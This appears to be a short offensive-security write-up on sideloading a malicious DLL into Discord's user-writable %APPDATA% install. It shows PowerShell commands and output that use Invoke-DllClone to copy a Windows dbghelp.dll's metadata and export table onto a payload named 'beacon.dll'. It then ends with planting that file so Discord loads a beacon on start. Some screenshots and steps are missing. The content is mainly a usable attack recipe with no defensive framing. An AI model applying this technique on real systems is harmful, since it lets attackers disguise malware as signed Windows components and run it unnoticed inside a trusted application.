



# Abusing Discord for LOLAPPS

Discord install in %APPDATA%. This is generally a user writeable location and can be abused to sideload a malicious DLL.



You can run procmon and filter for these values to check and see what is abusable:



I chose dbghelp for this specific instance.

Now you can run the tool <https://github.com/jfmaes/Invoke-DLLClone>

“Invoke-DllClone combines two projects called Koppeling and Invoke-MetaTwin. Invoke-DllClone can copy metadata and the AuthenticodeSignature from a source binary and into a target binary It also uses koppeling to clone the export table from a reference dll onto a malicious DLL post-build using NetClone Finally, it also supports random fake signatures using LazySign logic.”

Now we generate a malicious dll, target our native dll, and run the tool:


```
PS C:\tools\Invoke-DLLClone> Import-Module .\Invoke-DllClone.ps1
PS C:\tools\Invoke-DLLClone> Invoke-DllClone -Source C:\Windows\System32\dbghelp.dll -Target beacon.dll
Source:      C:\Windows\System32\dbghelp.dll
Target:      beacon.dll
Output:      .\2023-02-14_193112\beacon.dll
Signed Output: .\2023-02-14_193112\signed_beacon.dll
-----
[*] Extracting resources from dbghelp.dll
[*] Copying resources from dbghelp.dll to .\2023-02-14_193112\beacon.dll
[*] Clones the export table from C:\Windows\System32\dbghelp.dll onto .\2023-02-14_193112\beacon.dll... using NetClone

[+] Results
-----
[+] Metadata

VersionInfo : File:          C:\tools\Invoke-DLLClone\2023-02-14_193112\beacon.dll
              InternalName:  DBGHELP.DLL
              OriginalFilename:  DBGHELP.DLL
              FileVersion:    10.0.17763.1999 (winBuild.160101.0800)
              FileDescription:  Windows Image Helper
              Product:         Microsoft® Windows® Operating System
              ProductVersion:  10.0.17763.1999
              Debug:           False
              Patched:         False
              PreRelease:      False
              PrivateBuild:    False
              SpecialBuild:    False
              Language:        English (United States)

[+] Digital Signature
    Signature not added ...
PS C:\tools\Invoke-DLLClone> █
```

place the new dbghelp.dll in the appropriate path:



start discord up and boom, beacon:

